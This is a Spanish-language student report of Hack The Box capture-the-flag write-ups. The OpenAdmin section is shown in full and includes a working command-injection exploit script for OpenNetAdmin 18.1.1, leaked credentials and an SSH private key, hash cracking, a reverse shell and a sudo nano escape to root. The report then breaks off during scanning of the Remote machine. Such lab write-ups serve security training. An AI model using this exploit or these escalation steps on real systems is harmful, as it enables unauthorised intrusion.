

UNIVERSIDAD NACIONAL DE INGENIERÍA

Facultad de Ingeniería Industrial y de Sistemas



CIBERSECFIIS

Informes de exploración de vulnerabilidades en HTB

“De las máquinas: OpenAdmin, Fuse
Magic, Remote ”

ELABORADO POR:

- Alfonso Suárez, Luis
- Mottocanche Tantaruna, Joseph
- Lau Ma, Chi Jon

Índice

1. OpenAdmin	2
1.1. Enumeración	2
1.2. Explotación	3
1.2.1. Obtención de Acceso como usuario jimmy	3
1.2.2. Obtención de Acceso como usuario joanna	4
1.3. Escalamiento de privilegios	4
1.4. Post Explotación	5
2. Remote	11
2.1. Reconocimiento	11
2.2. Escaneo de Vulnerabilidades	11
2.3. Enumeración	12
2.4. Explotación	16
2.4.1. Obtención de Acceso como usuario	16
2.4.2. Escalamiento de Privilegios	19
2.5. Hardening	23
2.5.1. Umbraco	23
2.5.2. Permisos Powershell	23
2.5.3. TeamViewer7	23
3. Fuse	24
3.1. Reconocimiento	24
3.2. Escaneo de Vulnerabilidades	24
3.3. Enumeración	24
3.4. Explotación	24
3.5. Post Explotación	24
4. MAGIC	25
4.1. Reconocimiento	25
4.2. Escaneo de Vulnerabilidades	27
4.3. Explotación	27
4.3.1. Obtención de Acceso a la máquina	27
4.3.2. Obtención de Acceso como Usuario	32
4.3.3. Escalamiento de Privilegios a root	35
4.4. Hardening	35

1. OpenAdmin

1.1. Enumeración

Realizando el escaneo de puertos abiertos encontramos el servicio HTTP en el puerto 80 y SSH, en el puerto 22. El sistema operativo de la máquina observamos que es Linux.

```
(kali㉿kali)-[~]
└─$ nmap -A 10.10.10.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-11 18:11 -05
Nmap scan report for 10.10.10.171
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.75 seconds
```

Figura 1: Escaneo

Accediendo a la página web comprobamos que efectivamente esta máquina está un servidor Apache2. Por lo tanto, hacemos una búsqueda de directorio con dirb, entonramos /artwork/, /music/, y /ona.




Figura 2: Página Web del puerto 80

Inspeccionando las rutas y su contenido no observamos nada interesante excepto /ona. Observamos

que es OpenNetAdmin, googleando encontramos con esta descripción del servicio: “OpenNetAdmin proporciona un inventario administrado de base de datos de su red IP”.




Figura 3: /artwork

Buscando vulnerabilidades de este servicio, observamos en su página que es la versión v18.1.1. Utilizando searchsploit y Google encontramos que tiene una vulnerabilidad por parte de xajax que permite ejecución de código remoto.

1.2. Explotación

Utilizando el script proporcionado logramos obtener acceso al servidor y observamos que somos el usuario www-data.

1.2.1. Obtención de Acceso como usuario jimmy

Inspeccionando los archivos de configuración del servicio ONA, encontramos una credencial. Observamos además que hay dos usuarios jimmy y Joanna.

Además, encontramos que en /var/www hay una carpeta llamada internal que solo puede ser accedida por jimmy.

Procedemos a probar la contraseña encontrada anteriormente mediante ssh y vemos que funciona para el usuario jimmy y no joanna.

Revisando el contenido de /home/jimmy observamos que no se encuentra el archivo con la flag del usuario por lo que sugiere que el usuario que debemos tener control es joanna. Utilizando la herramienta LinEnum, el cual es un script que realiza enumeración y chequeos para el escalamiento de privilegios. (<https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh>) Vemos




Figura 4: /music

que tiene conexiones TCP. Sospechamos que debe ser el contenido que se encuentra en /var/www/internal.

1.2.2. Obtención de Acceso como usuario joanna

Realizamos curl `http://127.0.0.1:52846` para ver el contenido de la página web y comprobamos que es el mismo que se encuentra en `index.php`, una página de login. Inspeccionando el archivo nos damos cuenta que está hardcodeado una contraseña hasheada con el algoritmo SHA512.

Utilizando crackstation o John the Ripper se puede crackear el hash y el resultado es ‘Revealed’. El cual podemos utilizarlo para logearnos. Una vez logeado nos muestra una llave SSH encriptada que podría ser utilizada para alguna conexión ssh el cual podría ser la de joanna. Esto lo comprobamos al revisar el archivo `main.php` que ejecuta el comando ‘`cat /home/joanna/.ssh/id_rsa`’.

Utilizando `ssh2john` y `john` logramos encontrar que la contraseña del hash es: `bloodninjas`. Como ya tenemos la contraseña y la llave RSA podemos establecer una conexión SSH a la máquina con el usuario joanna.

Aunque como tenemos acceso a los archivos de la página web podemos simplemente agregar una reverse Shell y de esta forma obtener acceso a la máquina como el usuario joanna. Y esta vez vemos que tiene el archivo `user.txt` que es la flag del user

1.3. Escalamiento de privilegios

Una vez obtenido el acceso como joanna procederemos a revisar qué comandos podemos ejecutar como root.

Observamos que podemos ejecutar `/bin/nano /opt/priv`. Revisando GTFOBins, encontramos que




Figura 5: /music

podemos utilizar los siguientes comandos para generar un Shell de sistema interactivo mediante nano.

Y de esta forma logramos obtener la flag del usuario root.

1.4. Post Explotación




Figura 6: /ona




Figura 7: Exploit del OpenNetAdmin v18.1.1

```
(kali㉿kali)-[~/htbnew/OpenAdmin]
└─$ cat exploit.sh
#!/bin/bash

URL="http://10.10.10.171/ona/login.php"
while true;do
    echo -n "$ "; read cmd
    curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=" tooltips&xajaxargs[]="ip%3D%3E
;echo \'BEGIN\';${cmd};echo \'END\'&xajaxargs[]="ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```

Figura 8: Script del exploit

```
$ cat local/config//database_settings.inc.php
<?php

$ona_contexts=array (
    'DEFAULT' =>
    array (
        'databases' =>
        array (
            0 =>
            array (
                'db_type' => 'mysqli',
                'db_host' => 'localhost',
                'db_login' => 'ona_sys',
                'db_passwd' => 'n1nj4W4rri0R!',
                'db_database' => 'ona_default',
                'db_debug' => false,
            ),
            ),
        'description' => 'Default data context',
        'context_color' => '#D3DBFF',
    ),
);
```

Figura 9: archivo de configuración

```
$ ls -al /var/www
total 16
drwxr-xr-x  4 root      root      4096 Nov 22  2019 .
drwxr-xr-x 14 root      root      4096 Nov 21  2019 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22  2019 html
drwxrwx---  2 jimmy     internal 4096 Nov 23  2019 internal
lrwxrwxrwx  1 www-data www-data  12 Nov 21  2019 ona → /opt/ona/www
$ cat /etc/passwd | grep home
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

Figura 10: Usuarios y carpetas en /var/www

```
[kali㉿ kali) [~/htbnew/OpenAdmin]
└─$ ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:                                     148 ✘ 4 ⚡
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Tue Oct 12 01:21:51 UTC 2021

 System load:  0.02           Processes:          171
 Usage of /:   30.8% of 7.81GB   Users logged in:   0
 Memory usage: 9%                  IP address for ens160: 10.10.10.171
 Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$
```

Figura 11: Conexión SSH a jimmy

```
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State       PID/Program name
tcp     0      0 127.0.0.1:52846           0.0.0.0:*           LISTEN      -
tcp     0      0 127.0.0.53:53            0.0.0.0:*           LISTEN      -
tcp     0      0 0.0.0.0:22              0.0.0.0:*           LISTEN      -
tcp     0      0 127.0.0.1:3306           0.0.0.0:*           LISTEN      -
tcp6    0      0 ::1:80                   ::*:*                LISTEN      -
tcp6    0      0 ::1:22                   ::*:*                LISTEN      -
```

Figura 12: Conexiones TCP

```

<h2>Enter Username and Password</h2>
<div class = "container form-signin">
    <h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span></h2>
    <?php
        $msg = '';
        if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
            if ($_POST['username'] == 'jimmy' && hash('sha512', $_POST['password']) == '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebd2e9f9ba3ef8a8bb9a796d34ba2e856838ee9bdd852b8ec3b3a0523b1') {
                $_SESSION['username'] = 'jimmy';
                header("Location: /main.php");
            } else {
                $msg = 'Wrong username or password.';
            }
        }
    ?>
</div> <!— /container —>
<div class = "container">
    <form class = "form-signin" role = "form"
        action = "<?php echo htmlspecialchars($_SERVER['PHP_SELF']); ?>" method = "post">
        <h4 class = "form-signin-heading"><?php echo $msg; ?></h4>
        <input type = "text" class = "form-control"
            name = "username"
            required autofocus><br>
        <input type = "password" class = "form-control"
            name = "password" required>
        <button class = "btn btn-lg btn-primary btn-block" type = "submit"
            name = "login">Login</button>
    </form>
</div>
</body>
</html>
jimmy@openadmin:/var/www/internal$ 

```

Figura 13: index.php

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebd2e9f9ba3ef8a8bb9a796d34ba2e856838ee9bdd852b8ec3b3a0523b1

No soy un robot

reCAPTCHA
Powered by - Términos

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (`sha1(shai_bin)`), QubesV3.1BackupDefaults

Hash	Type	Result
00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebd2e9f9ba3ef8a8bb9a796d34ba2e856838ee9bdd852b8ec3b3a0523b1	sha512	Revealed

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Figura 14: Crackeo del hash

```

jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>

```

Figura 15: index.php

```
jimmy@openadmin:/home$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLLNctW2HfJeakUjWZH4usid9AtTnIKVUOpZn8
ad/StMWJ+MK5MnAMJg1QeUbRxcBP6++Hh251jMcg8ygYcx1UMD032jRaUwcf0Y0
ShNbxB8Euvt2agibf+ytinDyWhoJXU+UpTD58L+SiSzal9U8f-Txhg9k2QhBEl
6xaubNKhDJKs/6YJVEHtYYFbYSbtYtalsoAyM8+w+pTPVa3LRWnGyKR5g79b7lsJ
ZntPEK07fjk8jCdb0wPnLNy9LsyNxRfV3tX4MRcjoXYZnG2v8KEleIXzN1D5/Du
y8byJ/3i3/EsqPh1IHg03UfvHy9naXc/nUup7s0+wAZ4AUx/MjnJv2nN8o69jYI
9z79e4q/akCh/xpJmYLj7Amvd4d100ByVdy05jkrxFaAisVNQJ8vhRHrzs7+k4
piC96hnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KNNU8PpT+0lv/dEVppIDE/8h
/UicPvx9Ac10EUys3na66pW8i/IY9860x6w4/JnnSUFSyhR63Wnusk9gqvkItikh
402ZNca5xHPi8hvUR2v5jGM/3bvr/7qtJFRCmMKyp7FMUB0sQ1NLhcjtTVAfN/AZ
fnWkJ5u>To0qzuPBWGPzsozX5Ab4X100pqqekeLAi195mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpSDiiyZniXEMQ1J9MSk9na1085FFPsjryYFMylPgogOpE80
X1Z+7N8ZP+7djB22vq+/puQap3DxEpg3v6S4bfXkYKvFkcocqs8iivd1k1+Ufg
S33lgrCM4/ZjXYp2bpu5v6dPq+hzvnmkzcmT1C7ywK1xEyBan8flvIey/ur/4F
FnonsEl16Tzv0lSt9RH/1987wFUHXCyp9sG8iJGkLzVteiDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8wUvZs8wxrH9kEzXYD/GtPmcv1GCexa
RTKYbgVn4WkJQYncyc0R16g308bEigX4SYKq1itMDnxixM6sU00RbnT1+8dQH7Z
uhJvn1fzdRKZhWwl+d+oqIiSrvd6nWhttoJrj+Aq7YWGAm2MBdGA/MxlyY9FNDr
1kxuSDQDNGtGnWZPielvDkwotqZKzd0g7fimGRWiRv6yx05ps3EJFuSU1fScv2q2
XGdfc80BLCT7s3KZwKj682tjmZu+p5Pifjh6N0PqpxUCxDqAfY+RzTCM/SLS79
yPzCZH8uWIrjaNaZmDSPC/z+bWJkuu4Y1GcxCqkWwuaGmYeEnXDOxGupUckrM
+4R21WQ+SaULdPDzLclmRp1npmbD7C/ee6KDTL7JMdV25DM9a163YOneRtMt
qlNgzj0Na4ZNMyRAHe1sF8a72umG02xLWebD0yF5VSSSZYtCNjdwt3LF7i8+adt
z0gLMmmjR2L5c2HdLTU5MgiY8+qKHsl6M91c4diJoEXVn+8YpbIAoogOHBLQe
K11lcqidbVE/bniERK+64rqao0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApa3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
```

Figura 16: Llave RSA de joanna

```
(kali㉿kali)-[~/htbnew/OpenAdmin]
└─$ ssh -i before_hash joanna@10.10.10.171
Enter passphrase for key 'before_hash':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Sat Oct 16 05:14:23 UTC 2021

 System load:  0.0              Processes:           188
 Usage of /:   31.0% of 7.81GB   Users logged in:     1
 Memory usage: 15%              IP address for ens160: 10.10.10.171
 Swap usage:   0%

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
joanna@openadmin:~$
```

Figura 17: Conexión SSH con el usuario joanna

```
(kali㉿kali)-[~/Escritorio]
└─$ sudo nc -lvpn 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.171] 60818
Linux openadmin 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_64 x86_64 x86_64 GNU
U/Linux
 04:54:55 up 4 days, 4:08, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
jimmy    pts/1    10.10.14.2    04:19    7.00s  0.12s  0.00s curl http://127.0.0.1:52846/php-rever
se-shell.php
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
/bin/sh: 0: can't access tty; job control turned off
```

Figura 18: main.php

```
$ python --version
/bin/sh: 2: python: not found
$ python3 --version
Python 3.6.8
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
joanna@openadmin:~$ ls
bin  dev  initrd.img   lib64    mnt   root  snap  tmp  vmlinuz
boot etc  initrd.img.old lost+found  opt   run   srv  usr  vmlinuz.old
cdrom home lib        media    proc   sbin  sys  var
joanna@openadmin:~$
```

Figura 19: Llave RSA de joanna

```
joanna@openadmin:/home/joanna$ cat user.txt
cat user.txt
d76ec5999935419ad06cf111d85c91b9
joanna@openadmin:/home/joanna$
```

Figura 20: Flag del usuario

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
  env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH
  XUSERFILESEARCHPATH",
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
  (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

Figura 21: Comandos que puede ejecutar como root

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
(a) nano
^R^X
reset; sh 1>&0 2>&0
```

Figura 22: Exploit mediante sudo nano

```
Command to execute: reset; sh 1>&0 2>&0# whoami
root@ Help ^X Read File
# whoami M-F New Buffer
root
# pwd
/home/joanna
# cat /root/root.txt
3ec06b0c779a722b39ee9850e235eacc
#
```

Figura 23: Obtención del flag root

2. Remote

2.1. Reconocimiento

Lo primero a hacer en este caso es un escaneo de nmap, para encontrar algunos puertos abiertos y servicios corriendo, en este caso se encontraron los puertos 21, 80 y 445 abiertos principalmente.

```
# Nmap 7.80 scan initiated Thu Oct  7 10:12:12 2021 as: nmap -Pn -p-
--min-rate=5000 -v -oN puertos 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.11s latency).
Not shown: 65528 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
49666/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
# Nmap done at Thu Oct  7 10:12:38 2021 -- 1 IP address (1 host up) s
canned in 26.44 seconds
```

Figura 24: nmap remote

2.2. Escaneo de Vulnerabilidades

Como primer escaneo de vulnerabilidades se intenta con el mismo nmap, con la opción `-script vuln`, esto probará las vulnerabilidades más comunes en el server.

```
# Nmap 7.80 scan initiated Sat Oct  9 15:26:38 2021 as: nmap -Pn -p 2
1,80,111,135,445,2049 --script vuln -v -oN vuln 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.12s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-CSRF: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-enum:
|_/blog/: Blog
|/home.aspx: Possible admin folder
|/contact/: Potentially interesting folder
|/home/: Potentially interesting folder
|/_intranet/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp   open  rpcbind
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
